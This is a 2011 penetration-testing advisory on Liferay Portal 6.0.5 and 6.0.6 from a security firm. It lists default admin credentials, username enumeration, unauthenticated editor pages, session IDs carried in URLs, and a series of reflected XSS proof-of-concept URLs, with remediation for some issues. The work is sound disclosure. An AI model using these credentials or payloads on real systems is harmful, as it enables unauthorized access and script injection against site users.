LifeRay Portal Security Research

Security flaws found in versions 6.0.5

By Richard Brain
3rd Sept 2011

Table of Contents

Preface

This is one of a series of papers investigating popular Content Management Systems, particularly those which are used by corporate clients.

The intent of these papers is to assist security professionals in conducting a penetration test, by understanding the common issues found within the CMS.

1 Quick Intro

This paper is the result of various security assessments performed on several Liferay portal installations, in both a controlled lab environment and various production environments during several penetration tests. By having a full access to a Liferay portal installation, it was possible to discover vulnerabilities that might be missed during a penetration test.

The inspiration for creating this paper came from the discovery of numerous security issues found within Liferay Portal during our security assessments. Additionally, due to the popularity of Liferay Portal it was felt worthwhile to provide a common guide to help administrators secure their installations.

1.2 Product description

Liferay Portal, a Content Management System (CMS), is described as an enterprise web platform for building business solutions that deliver immediate results and long term value. (http://www.liferay.com/products/liferay-portal/overview)

ProCheckUp has concentrated on the community editions of Liferay portal versions 6.05 and 6.06.

1.3 About this paper

All the issues highlighted in this paper were identified on default installations Liferay portal bundled with Tomcat (No customisation, and default settings used).

1.4 Summary of issues identified

Default credentials
User name enumeration
Multiple XSS (Cross Site Scripting)
Server path and other information disclosure

2 Vulnerabilities described


2.1 Default admin credentials

The following are due to the default data in the demo module:-
When installed using the default settings Liferay Portal is installed with the following default admin credentials:-
Email address: bruno@7cogs.com
Password: bruno

If the 7Cogs sample data is removed then the user left with administration privileges will be:
Email address: test@liferay.com
Password: test

Also try basic credentials without e-mail addresses
Email address: bruno
Password: bruno

Email address: test
Password: test



Remediation: Many of the 7cogs users can be removed by removing the 7cogs sample data, for more information http://www.liferay.com/community/wiki/-/wiki/Main/7Cogs+Sample+Data


In addition the default credentials of test@liferay.com/test, need to be changed in production environments.

2.2 Username enumeration


Liferay is vulnerable to a number of username enumeration vulnerabilities, to discover a valid user name. This greatly helps in performing password cracking attacks once valid usernames have been identified.

Firstly the Liferay overlooked that password page can be used for username enumeration, as a different error message is displayed when a valid user name though wrong password is entered compared with an invalid user name.

If the user does not exist:-



If a valid user exists:-



User ID's and numbers can be enumerated by brute forcing directory names, a tool like DirBuster can be used with the following http:// target-domain.foo /web/{dir}/home.

http:// target-domain.foo /web/test/home (testtest)
http:// target-domain.foo /web/guest/home

2.3 Unauthenticated access to files

Liferay portal allows unauthenticated users to run programs, which should be only viewable by administrator accounts.


Editors are available without authentication
http:// target-domain.foo /html/js/editor/ckeditor/editor/filemanager/browser/liferay/browser.html
http:// target-domain.foo /html/js/editor/ckeditor.jsp
http:// target-domain.foo /html/js/editor/fckeditor.jsp
http:// target-domain.foo /html/js/editor/tinymce.jsp
http:// target-domain.foo /html/js/editor/fckeditor/editor/filemanager/connectors/uploadtest.html

Other arbitrary programs run without authentication are:-
http:// target-domain.foo/html/js/editor/codepress/index.html
Also error pages can be generated with ease http:// target-domain.foo /delegate

2.4 Sessions travel within URL's

As HTTP is a stateless protocol with each pair of messages representing an independent transaction, there is no mechanism to link the series of request by a user from other requests by other users. Sessions are used to link the series of requests made by the user, to the server so that the server responds with pages that match the user's requests whether they are authenticated or not.

Liferay sessions travel within the URL, as requesting the site URL http:// target-domain.foo redirects the user to a URL containing a session ID.
http:// target-domain.foo /web/guest;jsessionid=96A69C9751E47A94481E61A466DD7C45



By allowing valid sessions to travel within URL's the following security issues occur
a) Sessions are stored in browser cache, which can be retrieved by other users or attackers.
b) Sessions captured by proxies and intermediate machines as the session is not encrypted.
c) Subject to sniffing and replay attacks as session is not encrypted.
d) Shoulder surfing, as the session can be viewed. Also key loggers which employ screen capturing, can capture the session even if the browser is in a sandbox.
e) Stored in server, proxy logs
f) Sent to other severs in the referrer header.
g) Cannot take advantage of the secure and HttpOnly flags, as these are set within a cookie set.
h) Similarly cannot restrict the cookie to a particular path or set an expiration date

Remediation: Sessions can be configured to only travel within the 'Cookie' header, by adding the following lines to Tomcats web.xml file:-
<session-config>
<tracking-mode>COOKIE</tracking-mode>
</session-config>

2.5 Cross-Site Scripting

Cross site scripting (XSS) vulnerabilities affects multiple programs within Liferay portal. The issue is caused by failing to properly sanitize user supplied parameters.

An attacker may leverage this issue to cause execution of malicious scripting code in the browser of a victim user who visits a malicious third-party page. Such code would run within the security context of the target domain.

This type of attack can result in non-persistent defacement of the target site, or the redirection of confidential information (i.e.: session IDs, address books, emails) to unauthorised third parties.

The following attacks have been tested with IE7 and Firefox, and work with Liferay Portal Version: 6.05 and 6.06 unless otherwise stated

Unauthenticated
http://target-domain.foo /netvibes/web/guest/home/-/</title><script>alert(1)</script>

6.05 version
http://target-domain.foo/html/js/editor/editor.jsp?&initMethod=_33_initEditord%3balert(1)//

6.05 version http://target-domain.foo
/html/js/editor/ckeditor.jsp?initMethod=test%3b}%0a%0dalert(1);%0a%0dfunction blah(){//

6.0.6 version http://target-domain.foo
/html/js/editor/ckeditor.jsp?initMethod=test)%3b}%0a%0dalert(1);%0a%0dfunction blah(){//

http://141.0.144.8/html/js/editor/fckeditor.jsp?initMethod=test%3b%0A%0D}%0A%0D}%0A%0Dalert%281%29;%0A%0Dfunction%20blah%28%29{{//
http://141.0.144.8/html/js/editor/tinymce.jsp?onChangeMethod=test%3b%0A%0D}%0A%0D}%0A%0Dalert%281%29;%0A%0Dfunction%20blah%28%29{{//

6.05 version
http://domain.foo/html/js/editor/liferay.jsp?onChangeMethod=test%3b%0A%0D%7d%0A%0D%7d%0A%0D%7d%0A%0Dalert%281%29;%0A%0Dfunction%20blah%28%29%7b%0A%0Dif%20%28emotionWindow%20!=%20null%29%20%7b%0A%0Dtry%20%7bparent.test;//&disableControl=2&request=1

http://target-domain.foo /web/guest/availability-check?p_p_id=58&redirect=%22%3E%3Cscript%3Ealert%281%29%3C/script%3E

AUTHENTICATED XSS – work with IE only across all versions
http://target-domain.foo/
ar/web/guest/home?p_p_id=86&p_p_state=maximized&_86_=&_86_portletResource=<script>alert(1)</script>&_86_struts_action=%2Fportlet_configuration%2Fexport_import

version http://target-domain.foo/
ar/group/22/1?p_p_id=86&p_p_state=maximized&_86_struts_action=%2Fportlet_configuration%2Fexport_import&_86_portletResource=<script>alert("XSS")</script>

http://target-domain.foo/ar/group/control_panel "><ScRiPt>alert(1)</ScRiPt>=1

http://target-domain.foo
/ar/group/control_panel/manage?refererPlid=\"><ScRiPt>alert(1)</ScRiPt>

http://target-domain.foo /group/control_panel?"><ScRiPt>alert(1)</ScRiPt>=1

3 Credits

Research and paper by Richard Brain of ProCheckUp Ltd.

4 About ProCheckUp Ltd

- ProCheckUp Ltd, is a UK leading IT security services provider specialized in penetration testing based in London. Since its creation in the year 2000, ProCheckUp has been committed to security research by discovering numerous vulnerabilities and authoring several technical papers.

- ProCheckUp has published the biggest number of vulnerability advisories within the UK in the past two years.

- More information about ProCheckUp's services and published research can be found on:

http://www.procheckup.com/procheckup-labs.aspx

5 Disclaimer:

- Permission is granted for copying and circulating this document to the Internet community for the purpose of alerting them to problems, if and only if, the document is not edited or changed in any way, is attributed to ProCheckUp Ltd, and provided such reproduction and/or distribution is performed for non-commercial purposes. Any other use of this information is prohibited. ProCheckUp is not liable for any misuse of this information by any third party.

6 Contact Information

ProCheckUp Limited
Syntax House
44 Russell Square
London, WC1B 4JP
Tel: + 44 (0) 20 7307 5001
Fax: +44 (0) 20 7307 5044
www.procheckup.com